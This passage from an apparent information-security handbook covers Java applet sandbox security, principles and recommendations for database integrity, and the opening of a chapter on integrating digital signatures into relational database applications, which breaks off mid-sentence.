The essence of Java is to be a portable and robust programming language for development of write-once programs. Java was created to alleviate the quandary of writing the same applications for numerous platforms that many large organizations faced in developing applications for large heterogeneous networks. To achieve this, the Java compiler generates class files, which have an architecturally neutral, binary intermediate format. Within the class file are Java bytecodes, which are implementations for each of the class' methods, written in the instruction set of a virtual machine. The class file format has no dependencies on byte-ordering, pointer size, or the underlying operating system, which allows it to be platform independent. The bytecodes are run via the runtime system, which is an emulator for the virtual machine's instruction set. It is these same bytecodes that enable Java to be run on any platform. Finally, two significant advantages that increase Java's security is that it is a well-defined and openly specified language.

While many systems subscribe to the security through obscurity model, Java achieves a significant level of security through being published. Anyone can download the complete set of Java source code and examine it for themselves. In addition, numerous technical security groups and universities have done their own audits of Java security.

The second area where Java security is increased is through its architectural definitions. Java requires that all primitive types in the language are guaranteed to be a specific size and that all operations defined must be performed in a specified order. This ensures that two correct Java compilers will never give different results for execution of a program, as opposed to other programming languages in which the sizes of the primitive types are machine- and compiler-dependent, and the order of execution is undefined except in a few specific cases.

179.3 Overview of the Java Security Model

The Java applet[1] security model introduced with the 1.0 release of Java SDK considers any Java code running in a browser from a remote source to be untrusted. The model anticipates many potential attacks, such as producing Java code with a malicious compiler (one that ignores any protection boundaries), tampering with the code in transit, etc. The goal of the Java security model is to run an applet under a set of constraints (typically referred to as a sandbox) that ensures the following:

- No information on the user's machine, whether on a hard disk or stored in a network service, is accessible to the applet.
- The applet can only communicate with machines that are considered to be as trusted as itself. Typically, this is implemented by only allowing the applet to connect back to its source.
- The applet cannot permanently affect the system in any way, such as writing any information to the user's machine or erasing any information.

From a technical perspective, this sandbox is implemented by a layer of modules that operate at different levels.

179.3.1 Language Layer

The language layer operates at the lowest layer of the Java language model and has certain features that facilitate the implementation of the security model at the higher levels.

[1] An applet is defined as a Java program that is run from inside a Web browser. The html page loaded into the Web browser contains an <applet> tag, which tells the browser where to find the Java.class files. For example, the URL http://cnn.com/TECH/computing/JavaNews.html starts a Java applet in the browser window because the source code contains the entry <applet code=Ticker.class>.

179.3.1.1 Memory Protection

Java code cannot write beyond array boundaries or otherwise corrupt memory.

179.3.1.2 Access Protection

Unlike C++, Java enforces language-level access controls such as private classes or methods.

179.3.1.3 Bytecode Verifier

When a Java applet is compiled, it is compiled all the way down to the platform-independent Java bytecode where the code is verified before it is allowed to run. The function of bytecode verification is to ensure that the applet operates according to the rules set down by Java and ensures that untrusted code is snared before it can be executed.

While the language restrictions are implemented by any legal Java compiler, there is still the possibility that a malicious entity could craft its own bytecode or use a compromised compiler. To deal with this possibility, Sun Microsystems architected the Java interpreter to run any applet bytecode against a verifier program that scans the bytecode for illegal sequences. Some of the checks performed by the verifier are done statically before the applet is started. However, because the applet can dynamically load more code as it is running, the verifier also implements some checks at runtime.

The bytecode verifier is the mechanism that ensures that Java class files conform to the rules of the Java application. Although not all files are subject to bytecode verification, those that are have their memory boundaries enforced by the bytecode verifier.

179.3.1.4 Security Manager

The function of the Java security manager is to restrict the ways in which an applet uses the available interfaces, and the bulk of Java's security resources are implemented via the security manager.

At the highest level, the security manager implements an additional set of checks. The security manager is the primary interface between the core Java API and the operating system and has the responsibility for allowing or denying access to the system resources it controls.

This security manager can be customized or subclassed, which allows it to refine or change the default security policy. Changing the security manager at runtime is disallowed because an applet could possibly discover a way to install its own bogus security manager. All of the Java class libraries that deal with the file system or the network call the security manager to ensure that accesses are controlled.

From a technology perspective, the security manager is a single interface module that performs the runtime checks on potentially dangerous methods that an applet could attempt to execute.

179.3.1.5 Security Package

The security package is the mechanism that allows for the authentication of signed Java classes. Those are the classes that are specified in the java.security package.

Signed applets were introduced in version 1.1 of the Java SDK and specifically are collections of class files and their supporting files that are signed with a digital signature.

The way in which a signed applet operates is that a software developer obtains a certificate from a certificate authority (CA) and uses that certificate to sign their applications. When an end user browses a Web page the developer has signed, the browser informs the end user who signed the applet and allows the user to determine if he wants to run that applet.

179.3.1.6 Key Database

The key database works with the security manager to manage the keys used by the security manager to control access via digital signatures.

179.3.2 The Java Standard Applet Security Policy

The exact set of policies that are enforced by Java in a specific environment can be modified by creating a custom version of the security manager class. However, there is a standard policy that has been defined by

Sun and is implemented by all Web browsers that implement Java applets. The standard policy basically states:[2]

- An applet can only connect back to its source. This means, for example, that if the applet source is outside a company firewall, the applet is only allowed to talk to a machine that is also outside the firewall.
- An applet cannot query system properties because these properties could hold important information that could be used to compromise the system or invade the user's privacy.
- An applet cannot load native libraries because native code cannot be restricted by the Java security model.
- An applet cannot add classes to system packages because it might violate some access-control restrictions.
- An applet cannot listen on socket connections. This means that an applet can connect to a network service (on its source machine), but it cannot accept connections from other machines.
- An applet cannot start another program on the client workstation. This way, an applet cannot then spawn some other program or rogue process on the workstation. From a programming perspective, an applet is not allowed to manipulate threads outside its own thread group.
- An applet cannot read or write to any files on the user's machine.
- An applet can only add threads to its own thread group.

179.3.3 Java Language Security

This is not the place to detail the security features of the Java programming language, but a few of its most significant security-based features include the following.

179.3.3.1 Lack of Pointer Arithmetic

Java security is extended through lack of pointer arithmetic because Java programs do not use explicit pointers. Pointers are simply memory locations in applications. Consequently, no one can program (either maliciously or accidentally) a forged pointer to memory. The mishandling of pointers is probably one of the largest sources of bugs in most programming languages. To get around the lack of pointers, all references to methods and instance variables in the Java class file are via symbolic names.

179.3.3.2 Garbage Collection

Java garbage collection is the process by which Java deallocates memory that it no longer needs. Most languages such as C and C++ simply allocate and deallocate memory on the fly. The use of garbage collection requires Java to keep track of its memory usage and to ensure that all objects are properly referenced. When objects in memory are no longer needed, the memory they use is automatically freed by the garbage collector so that it can be used for other applets. The Java garbage collection engine is a multithreaded application that runs in the background and complements the lack of memory pointers in that they prevent problems associated with bad pointers.

179.3.3.3 Compiler Checks

The Java compiler checks that all programming calls are legitimate.

179.3.4 E-Commerce and Java

Sun Microsystems has entered the E-commerce arena in a big way and envisions having Java at the forefront of E-commerce. To assist in that attempt, Sun has created a Java E-commerce architecture to promote it.

[2] This article cannot list all of the details of the standard policy. For a thorough listing, view the Java SDK documentation set.

Components of the architecture are the Java Wallet, Commerce Client, Commerce API, and Commerce JavaBeans.

The Java Wallet is a family of products written in Java that enable secure electronic commerce operations. The Java Wallet combines the Java Commerce Client, Commerce JavaBeans components, the gateway security model, and the Java Commerce Messages to create a single platform for E-commerce. It should be noted that the components can be used independently of one another. The Java wallet is written in Java; thus, it can run in any Java-capable browser.

179.4 Threats

In *Java Security: Hostile Applets, Holes and Antidotes*, McGraw and Felten describe four classes of threats that Java is susceptible to:

1. *System modification.* This is the most severe class of threats where an applet can significantly damage the system on which it runs. Although this threat is the most severe, the defenses Java has to defend against it are extremely strong.
2. *Invasion of privacy.* This is the type of attack where private information about host, file, or user is disclosed. Java defends against this type of attack rather well because it monitors file access and applets can only write back to the channel in which they were originally opened.
3. *Denial of service.* Denial-of-service attacks are written to deny users legitimate access to system resources. Denial-of-service attacks take many forms, but are primarily applications or malicious applets that take more processes or memory allocation area than they should use, such as filling up a file system or allocating all of a system's memory. Denial-of-service attacks are the most commonly encountered Java security concern and, unfortunately, Java has a weak defense against them.
4. *Antagonism.* An antagonistic threat is one in which the applet simply annoys the user, such as by playing an unwanted sound file or displaying an undesired image. Many antagonistic attacks are simply programming errors. Most denial-of-service attacks can be classified as antagonistic threats, but the ones defined here are less annoying than their denial-of-service counterpart. Like their counterpart, Java has a weak defense against them.

179.5 Using Java Securely

By following some generic guidelines, and then customizing those guidelines for an environment's unique needs, Java can be safely used in most environments. Java security, like most computer security, is built on a lot of common sense. A few of the major issues are:

- *Make sure that your browser is up to date.* Many Java vulnerabilities have originated in browser design flaws. Staying with a relatively new release of a browser hopefully ensures that discovered security flaws have been ameliorated.
- *Stay on top of security alerts.* Keep track of advisories from CERT (www.cert.org), CIAC (www.ciac.llnl.gov), and the appropriate browser vendor.
- *Think before you visit a Web site.* If visiting www.whitehouse.gov, chances of downloading a hostile Java applet are much less than if visiting www.hackers.subterfuge.org. The bottom line, use your head when surfing the Web.
- *Know your risks.* Every company must assess its risks before it can really understand how to deal with the security risks involved with Java. If the risk of Java is too great (i.e., nuclear control centers), do not use Java; if the risks are more minimal (i.e., home), one can pretty much use Java with ease.

179.6 Third-Party Software Protection

There are numerous third-party software tools available to further secure Java and add protection against the potential security threats that Java can produce. Such products are a necessity for running push and active content applications.

- Finjan—SurfinGate & SurfinGate (www.finjan.com)
- Safe Technologies—eSafe Protect (www.esafe.com)
- Digitivity—Cage (www.digitivity.com)
- Security7—SafeGate (www.security7.com)

179.7 Conclusions About Java Security

Java has an impressive security architecture and foundation, but one cannot rely on the sandbox model exclusively. Combined with poorly written PERL and CGI scripts, browser vulnerabilities, operating system holes, Web server holes, and more, there are plenty of potential openings in which a malicious or poorly written application could wreak havoc.

Knowing what one's risks are, combined with an understanding of Java's vulnerabilities and active protection of content, will prove that *Java security* is not an oxymoron.

180
Reflections on Database Integrity

William Hugh Murray

This chapter discusses the concept of database integrity. It contrasts this concept to those of data integrity and database management system integrity. The purpose of the discussion is to arrive at a set of recommendations for the owners and operators of such databases on how to preserve that integrity.

180.1 Concepts and Descriptions

This section sets forth some definitions and concepts that describe and bound the issue of database integrity.

180.1.1 Integrity

Integrity is the property of being whole, complete, and unimpaired; free from interference or contamination; unbroken; in agreement with requirements or expectations.

Data can be said to have integrity when it is internally consistent (e.g., the books are in balance) and when it describes what it intends (e.g., the books accurately reflect the performance and condition of the business). A system can be said to have integrity when it performs according to a complete specification most of the time, fails in a predictable manner, presents sufficient evidence of its failure to permit timely and effective corrective action, and permits orderly recovery.

180.1.2 Database

For purposes of this discussion, a database can be defined as a monolithic collection of related or interdependent data elements. Alternatively, it is a monolithic collection of information represented in coded data elements and specific relationships between those data elements. A database is usually intended to be shared across users, uses, or applications.

The abstraction of database is relatively novel, no older than the modern computer. Until the appearance of database management software for the microcomputer, perhaps a decade ago, it was esoteric. Analogous collections of data, such as the books of account for a business, existed before the computer. The term can properly be applied to most of the data that is usually recorded on such media as ledger cards or 3 × 5 cards. However, it is usually reserved for the most formal, rigorous, and systematic of such collections.

Information in a database can be explicitly represented in the form of coded data elements; employee name is a common example. However, there is other information in the database in the form of associations, both explicit and implicit, between the data elements.

Relationships are special kinds of associations between the data elements. For example, the various fields in an employee database record are related logically in much the same way as they are related on a piece of paper. The meaning and identity of each field is determined, in part, by this context. This information is at least as important as that in the data elements themselves.

The relationships can be expressed in the data itself (relational), in the arrangement or order of the elements within the database (structured), or in metadata, data about the data, that explicitly describes or encodes the relationships (e.g., indexed or object oriented). While databases can be characterized by how the relationships are primarily expressed, in practice, all databases use a combination of these mechanisms. For example, in those databases known as relational, some relationships are expressed in the structure (i.e., tables and views), some in the data (i.e., references to other tables), and some in metadata (the names of the columns).

180.1.3 Database Integrity

A database can be said to have integrity when it preserves the information in the data, that is, when both the data and the relationships are maintained. Database integrity is about the integrity of the records. The integrity of the database is separate from, and can be contrasted to, that of the data, on the one hand, and of the database management system on the other.

180.1.4 Database Management System

For our purposes, a database management system is a generalized, abstract, and automated mechanism for creating, maintaining, storing, preserving, and presenting a database to, and on behalf of, applications.

Database managers are often characterized by the name of the mechanism on which they primarily rely to describe the relationships among the data elements. Thus, database managers in which the relationship between two data elements is normally implied in the data itself, for example, the content of a data element (two employee records have the same department number), or the ordering of the data (employee A precedes B in the sort order of the name field) can be called *relational database managers*. Those in which the relationship is implied by how the two elements are physically stored, (for example, all employees in the same department are stored together, or employee A is always stored before B) can be referred to as *structured database managers*.

180.1.5 Relational Integrity

Relational integrity is the aspect of database integrity that deals with the preservation of the special relationships between the data elements.

Referential integrity is an example and a special case of relational integrity. A reference is a relationship in which a value in one record points to another record, usually of another record type. For our purposes, it is an example and illustration of what it might mean to say that a database has integrity to the extent that relationships are preserved.

Consider the case of an employee record with a department number in it that refers to a department record. If the department number in the employee record is *N*, then referential integrity requires that there be a department record for department *N*. It would prohibit the creation of an employee record with a department number for which there was no corresponding department record, the deletion of department record *N* as long as any employee record pointed to it, and more than one department record *N* for the employee record to point to.

It should be noted that this kind of integrity is optional. That is, the condition could exist, coincidentally or accidentally, without any declaration, commitment, or enforcement. Likewise, it can be implemented and enforced either by using applications or the database management system. As a rule, it is preferable to have it implemented in the database management system so that the mechanism can be shared across applications and so that one application need not rely on another.

180.2 Methods

This section discusses some of the methods for implementing database managers and preserving the integrity of the database.

180.2.1 Localization

By definition, a database is a monolith. That is, all of its elements and all of its relationships are essential to its identity. If any element or relationship is lost or broken, then the identity and the integrity are destroyed. Of course, this is separate from the physical database manager, which might contain two or more independent databases. However, all other things being equal, keeping the elements of the database together helps preserve its integrity. Therefore, most database managers strive to keep the database together.

180.2.2 Single Owning Process

An important form of localization is the single owning process. Because a database is a monolith, there must be a single process that can see all of it, manage it, and have responsibility for its integrity. This owning process is usually the database manager. An implication is that a database manager is usually a single process.

180.2.3 Redundancy

To make the database more reliable than the media and devices on which it is stored, most database managers apply some kind of redundant data. The data is recorded in more than the minimum number of bits otherwise required to express it.

180.2.4 Dynamic Error Detection and Correction

Often, redundancy takes the form of error detection and correction codes. The data is recorded in codes that make the alteration of a bit obvious and its timely and automatic correction possible. One such code is parity, in which an additional bit is added to each frame of 7 or 8 bits to make the frame conform to some arbitrary rule such as odd or even. A variance from the rule signals the alteration of a bit. Some codes are so powerful as to permit the automatic detection and correction of multiple bit errors. These codes can be implemented in both the storage device (i.e., below the line) or in the database manager (above the line between software and hardware-only mechanisms).

180.2.5 Duplication

Redundancy can be carried as far as one or more complete copies of the database or its elements. Such copies can be either inside or outside the database manager. Because relationships are usually best known to the database manager, they are best preserved using the duplication facilities that are provided by it.

180.2.6 Mirroring

One form of duplication is mirroring, in which two synchronized copies of the data are maintained. Mirroring is done internal to a mechanism; the copy is not visible from outside. For example, a file manager can mirror files. It will apply changes to both copies, satisfy requests from either, but conceal the existence of the second copy to processes outside itself. Mirroring can be done on the same device or on a different one. When done on a single device, mirroring protects against a media failure or a limited failure of the device (e.g., a bad track). When done across devices, it protects against a general device failure.

180.2.7 Backup

Backup copies of the database are made independent of the database manager. Among other losses, these copies are specifically intended to protect against damage that might occur to the data if the manager should fail or become corrupt.

Such copies can be prepared automatically by the database manager, or by using utilities or other program processes that are independent of the mechanism itself. Of course, although intended to protect against database manager failures, the use of an independent backup system may itself be a threat to the integrity of the database. It is difficult for an independent system to know and enforce the rules that the database manager itself enforces.

180.2.8 Checkpoints and Journals

A checkpoint is a special case of a backup copy. It is taken at a particular point in time. For example, the initial state of the database, even if empty, is a checkpoint. Checkpoints are used in conjunction with a journal or log of all update activity subsequent to the checkpoint to reconstruct the database. This mechanism preserves both integrity and currency.

180.2.9 Reconstruction

Such secondary copies can be employed to reconstruct the database, even from massive failures. However, this means that, at least under some circumstances, the integrity of the database will depend on the integrity of these copies.

180.2.10 Compartmentation

To compartmentalize is to place things into segregated compartments. The intent is to contain the effects of what happens in one compartment in such a way as to limit the impact on other compartments. For example, one might run multiple small database managers, in preference to a single large one, so as to limit the impact of a failure.

180.2.11 Segregation and Independence

Database management systems often implement segregation and independence of sub-processes to preserve integrity. For example, they may isolate the process that does an update from that which checks to see that it was done correctly and from the one that attempts corrective action. The purpose is to minimize the chances that the same fault will affect all three.

180.2.12 Encapsulation

The database manager can be viewed as a package, container, or capsule, one role of which is to protect the database from any outside interference or contamination. Encapsulation can be either physical or logical. For a database manager, physical encapsulation might be provided by placing it in a separate computer. Logical encapsulation might be provided by placing it in an isolated and protected process within an environment provided by a shared computer and its operating system. Logical encapsulation may also be provided, in part, and in static conditions, by the use of secret codes.

Most database management systems provide some encapsulation of the databases they contain. Object-oriented database management systems do so, by definition, explicitly and globally. Increasingly, one sees database managers themselves being encapsulated in their own hardware.

180.2.13 Hiding

Capsules hide or conceal their contents so that they cannot be seen or addressed from the outside. While this does not make the database safer from destruction, it does protect it from unauthorized disclosure and from malicious, but covert, change. Hiding can be implemented in many ways; the most common are by means of process-to-process isolation, data typing and type managers, and by the use of secret codes.

180.2.14 Binding

Binding is used to resolve and fix, for example, a data characteristic or reference, so as to resist later change. In computer science, one speaks of early and late binding. For example, in some programming, symbolic names are bound, that is, resolved so as to resist later change at compile time, while in others the same characteristic may not be bound until execution time.

Many structured database management systems can bind relationships in the database at programming time or at load time. This tends to improve both the integrity and performance at the expense of loss of flexibility and increased maintenance cost. Relational database managers also employ binding of table existence at creation time.

Binding applies only within the environment in which it takes place. If data or databases are removed from the database manager, then characteristics are no longer bound or reliable.

180.2.15 Atomic Update

Atomic update means that any change to the database takes place completely or not at all. There are no partial updates. This includes both data elements and relationships. Most database managers implement this by maintaining the ability to “roll back” any partial updates that they are unable to complete.

180.2.16 Locking

One potential threat to the integrity of a database results from concurrent use by two or more processes. For example, where two users make changes to a database, there is some potential that the second change will overwrite the first. Database management systems are expected to provide mechanisms, such as locking, that resist such problems.

Locking is a mechanism that database managers employ to ensure that partially updated elements and relationships are not used. It involves marking the element as “in use” or “asking for the lock” for all elements involved in an update. The mechanism will not permit a second use of an element that is in use and will not begin an update until it can obtain the locks for all elements involved. However, locking is ordinarily a logical, rather than physical, mechanism. It is usually just a bit or flag that is set by locking or unlocking.

Locking may come in several levels of transparency and granularity. Ideally, locking would be automatic and transparent to all users or using processes. However, this might have unnecessary performance impact. For example, for maximum transparency, a database management system might restrict access from application B to any data that A is looking at, on the assumption that A might elect to update it. Thus, B will see a performance penalty even if he does not care about potential updates.

Performance might also require that B's access be limited to only the smallest element that A might update. B should not be restricted from an entire table simply because A is interested in a single row of the table. Thus, maximum performance requires that both A and B declare their intent.

180.2.17 Access Control

Access control is a mechanism provided by the database management system to enable the owners and managers of the database to control which users or using processes can alter the database, its elements, or its relationships. These controls are most likely to be included in database management systems intended for use by multiple users. It is an integrity mechanism in that it reduces the size of the population that can alter the database to the intended population. It can also be used to enforce dual controls intended to resist errors and malice.

180.2.18 Privileged Controls

Most database management systems, particularly those that provide access controls, provide what can be referred to as privileged controls. These controls are intended for use by the managers of the system. They are intended for use to exercise ultimate control, particularly to remedy unusual situations. Two unusual situations are of particular interest. The first is to override the access controls. This capability may be necessary to avoid a deadlock situation. The second is the use of such privilege to repair the database itself. In the early days of structured databases, such controls were frequently used to "repair broken chains."

It should be noted that such privilege includes the ability to contaminate or interfere with the database.

180.2.19 Reconciliation

Reconciliation refers to an act or process that brings the database into harmony or consistency; that is, the act or process of checking the database against expectation and correcting for variances. Normally, database management systems perform this kind of checking on a routine, automatic, frequent, and repetitive, if not quite continuous, basis. For example, after making a `WRITE` request to another process (e.g., the file system), the database manager can make an immediate inspection to satisfy itself that the request completed correctly. The routine and automatic nature of this activity, among other things, distinguishes it from recovery. Another is that it relies almost exclusively on internal resources.

180.2.20 Recovery

Recovery is the integrity mechanism of last resort, the one that is used when the database is broken beyond the ability of any other mechanism to repair it. It is usually externally invoked and relies on external resources such as backup copies of the data. While it must bring the database back to a state of integrity, it may do so at the expense of currency or even lost data.

180.3 Conclusions

Database integrity is essential. If one cannot rely on the data, it is useless. Integrity is easier to preserve than to recreate. No single tool or mechanism is sufficient unto itself. Database management systems will employ a variety of tools, and owners and managers will compensate for the inherent limitations of the database managers by employing tools that are completely external to it.

At least four things are necessary to preserve the integrity of a database:

1. One must preserve both the data elements and the relationships among them.
2. One must understand and exploit the mechanisms provided by the database management systems.
3. One must not compromise any of these mechanisms, either in the way one uses them or external to them.
4. One must understand the limitations of the database management system and compensate for them.

A simple copy of the data elements may not preserve the information contained in the relationships. For example, if a structured database contains information about the relationships in the physical location of the data within the device, then a copy of the data can preserve the relationships only if it is on an identical device.

Because all database management systems employ a combination of mechanisms to implement relationships and because most of these mechanism are concealed, management or operational procedures that bypass the database management system are suspect. On the other hand, if there are no measures taken to preserve integrity that are independent of the database management system, then a failure of the mechanism can destroy the database.

It should be noted that the most robust database managers so encapsulate the database that they cannot be bypassed. Any attempt to do so will result, at best, in the distortion of the database, and, at worst, in the destruction of the database and the database management system. Most of these systems will also provide one or more built-in mechanisms for creating external representations of the database.

One final issue is that of scale. Most databases are relatively small when compared to the systems and devices on which they reside. However, many of the most important databases are very large and span tens or even hundreds of devices. In such databases, information about relationships can span many devices. The integrity of the database requires the preservation of the devices and their relationship to each other.

On the other hand, it is common in these databases to create external copies by backing up the devices rather than the database or even the files. Such backups are device and device-field dependent. While they provide adequate protection against the failure of one or two devices, recovery from the destruction of the entire environment might require the complete replication of the environment. Timeliness may require that this be done in days or even hours. Thus, in exactly the databases in which it may be most urgent to have device-independent backups, it may be least likely to have them.

180.4 Recommendations

This section sets forth recommendations for preserving the integrity of databases. These include some recommendations for using the database management system and some for compensating for its limitations.

1. Choose a database manager whose characteristics, features, and properties are sufficiently robust for the intended application and environment. Consider the size of the database and its importance to the enterprise.
2. Use the database management system according to directions. Note and respect all limitations.
3. Place the database and its manager in a robust environment.
4. Provide adequate resources (e.g., mirror files, devices, and control units) as indicated by the application and environment.
5. Prefer monolithic databases for integrity. Use distributed database managers only to the extent justified by major differences in performance.

6. For integrity, prefer a one-to-one relationship between a database, a database management system, and a processor. Share only to the extent indicated by major economies of scale. Keep in mind that today's computer systems can be more readily scaled to their applications. Large-scale sharing no longer offers the economies that it used to.
7. Prefer relational and object-oriented databases for integrity. Prefer structured databases for performance.
8. Applications and users should check those behaviors of the database manager that they rely on.
9. Limit access to the database and to elements within it to the minimum number of known users and processes consistent with the application.
10. Apply access controls in such a way as to involve multiple people in sensitive updates to the database.
11. Involve multiple people in the use of privileged or potent controls.
12. Keep multiple backup copies and generations of the data, including checkpoints and journals of update activity.
13. Prefer device-independent backups, particularly for databases that span multiple devices.
14. For device independence, prefer to make backups with services provided by the database manager. Use independent mechanisms for performance.
15. Prefer to make backups with services provided by the database manager for preservation of relationships. Prefer backups made by other means for independence and to protect against failure in the mechanism.
16. To protect external copies of the database, involve multiple people in their custody.
17. Check integrity after recovery and before use. Remember that even normal use of a corrupt database may spread the damage and that using bad data may result in serious damage to the enterprise.

181

Digital Signatures in Relational Database Applications

Mike R. Prevost

Now that public key encryption and its associated infrastructure (PKI) have become an accepted foundation for securing the electronic world, a wealth of new security products has come on the scene. However, it appears that many of these products are solving security problems related to the infrastructure upon which business applications run rather than the applications themselves. For example, virtual private network (VPN) products are beginning to support certificate-based authentication and public key-based key exchange. SSL is the standard for privacy and authentication on the Web. Although these types of technologies are completely necessary, they are all highly specialized and are invisible to the applications they are securing.

The nature of digital signature technology and its use in database-driven applications require a certain amount of application integration. It is this integration step that has been the primary technical stumbling block to the widespread use of digital signatures. PKI programming is still a "black art" known only to the few who have conquered its formidable layers of complexity. PKI integration projects have proven too costly and too risky for many application owners. As a result, organizations seem to be focusing on ways to add security to applications without performing complex integrations. However, in moving from securing our infrastructure to securing our applications, there is a growing genre of data security products that are making it easier to integrate security features such as digital signatures into the applications themselves.

This chapter discusses the issues associated with integrating digital signature functionality into relational database applications. First, this chapter focuses on some concepts about digital signatures and the role that digital signatures play in an application security strategy, followed by an explanation of why relational database applications are different from other environments and a discussion of some of the pitfalls of the various integration approaches. Finally, the chapter outlines an "application generic" solution to digitally signing data stored in relational databases that is very easy to integrate into applications.

181.1 Digital Signature Concepts

In relational database applications, digital signatures are typically used to ensure data integrity or non-repudiation (i.e., proof of origin). Because digital signatures are semantically similar to paper signatures, they are used to streamline business processes by reducing or entirely eliminating the need to print, sign, transfer, and store paper documents. The legal framework for holding signers accountable for documents they digitally sign is beginning to take shape.

Note that digital signature is only one element of a complete application security plan. The focus on digital signature does not at all diminish need for other technologies such as encryption, authentication, authorization, access control, firewalls, and intrusion detection. Digital signature does, however, provide important security services that are not addressed by other technologies.

181.1.1 The Anatomy of a Transaction

When discussing application security, the term "transaction" is often used. This is a very vague term that brings to mind financial or business transactions. Sometimes, the term "document" is used. For the immediate purposes, a transaction (or document) is any exchange between the user and the application that results in a change to data that is stored by the application. In database applications, the transaction data is stored in a relational database.

Exhibit 181.1 breaks a transaction into four steps. Each step has unique security requirements. This diagram serves as a basis for illustrating how digital signatures fit into the overall security requirements of an application. The order of these steps may be different for some application architectures.

181.1.1.1 Step 1: Data Entry

Because transactions involve data, the data has to originate somewhere. This usually means that a user enters it on some sort of data entry screen. In this step, the application is probably concerned with data validation: ensuring that all required data fields are populated in a format that the application can understand. Applications may also want to prevent certain users from accessing certain data entry screens.

181.1.1.2 Step 2: Data Transmission

In many applications, transaction data is transferred across a network to a central application server or database server. Applications may need to ensure that the transaction data is not altered during



EXHIBIT 181.1 Four steps in a transaction.

transmission. Also, the transaction may include sensitive information such as credit card numbers or other private, personal information. It is also likely that applications may require assurance that the data is being transmitted to the intended recipient. The popular SSL protocol satisfies these requirements for Web-based applications. Virtual private networking (VPN) technologies can also provide these services.

181.1.1.3 Step 3: Acceptance

At some point in the process, the application or application server "accepts" the transaction. That is, the transaction meets all the requirements necessary to be processed. Accepting a transaction can involve several elements:

- *Data validation.* All required fields are entered in a format that the application can understand.
- *Integrity.* The data has not been altered during transmission to the application or database server.
- *Authentication.* The identity of the user has been firmly established.
- *Authorization.* The authenticated user has permission to perform this transaction.

181.1.1.4 Step 4: Storage

Because a transaction is being defined as an interaction between the user and the application that results in a change to the data stored in the database, the data must be stored. In many cases, a transaction requires that new data be written to the database. However, transactions might only change existing data. In either case, applications may need to ensure that the stored data is not changed, destroyed, or viewed by malicious or unauthorized users. These attacks can often be prevented by a strong access control mechanism and a good backup plan.

181.1.2 Prevention versus Proof

In the previous explanation, there is an element of transaction security that is missing. At the acceptance stage (Step 3), one knows:

- That all the required transaction data is entered in an acceptable format (validation)
- That the data has not been altered during transmission (integrity)
- That no one has viewed the data during transmission (privacy)
- The identity of the user performing the transaction (authentication)
- That the user has permission to perform the transaction (authorization)

It seems like all the major security requirements have been met. The problem is that one only knows these things during the very brief period of time when the transaction is executed. Once the transaction is complete, this knowledge vanishes and cannot be reestablished because it cannot be stored along with the transaction data. However, digital signatures allow some of this knowledge to be captured and stored.

Digital signatures do not protect data in the same way that other cryptographic techniques do. Digital signatures do not hide data from unauthorized viewers. This is provided by data encryption. Digital signatures cannot prevent data from being modified by external hackers or malicious "insiders." This is provided by authentication and access control. Digital signatures simply allow an application to prove two things about the data they "protect":

1. *Integrity*: the data has not been modified since it was signed.
2. *Origin*: the identity of the signer can be cryptographically proven.

There is a significant difference between *preventing* changes to application data and being able to *prove* that the data has not been changed. This may seem like a fine line, but how does one *prove* that one's access control mechanisms have not been compromised? It is much easier to prove that a security violation has occurred than it is to prove that one has not occurred. If attempts to defraud an organization are detected, then the hacker has not done a good enough job.



EXHIBIT 181.2 A typical paperless business process.

If the transaction data is digitally signed, applications that rely on that data can prove that it has not changed and that it came from an authorized user. So, although digital signatures cannot prevent fraud from being attempted, they can prevent attempted fraud from succeeding by giving applications the ability to detect fraudulent transactions.

The digital signature itself is a separate piece of data that must be stored with the transaction to facilitate this proof. The fact that digital signature impacts the data storage requirements of the application is another reason why digital signature functionality requires a tighter integration with the application than other security technologies.

181.1.3 Paperless Business Processes

Exhibit 181.2 shows how digital signatures are typically used to implement a paperless process. In each step, the users are using an application that allows them to view and modify data that is stored in a central database. Note that each time a “document” is created or modified within the application, it is digitally signed. Each time that data is used, its signature is verified. This allows the relying user to be confident that the data in the database is genuine and was originated by an authorized user. The application automatically performs the signing and verifying whenever a document is stored or retrieved from the database. This enforces the security policy and prevents users from inadvertently skipping these steps. Because the application must know when to sign documents, when to verify them, and what to do when either of these operations fail, digital signature must be an integral part of the application’s workflow logic.

181.2 Databases Are Different

Thus far, this chapter has discussed why digital signature technology is different from other security technologies. Relational database applications also have some very unique qualities. These unique qualities require a unique approach to digital signature integration.

181.2.1 What Is a Document?

Digitally signed “transactions” were discussed previously. Often, the term “document” is used to denote the data that is signed (see Exhibit 181.3). Each type of digital signature solution seems to define a document differently. For example, e-mail security products define a document as an e-mail and its

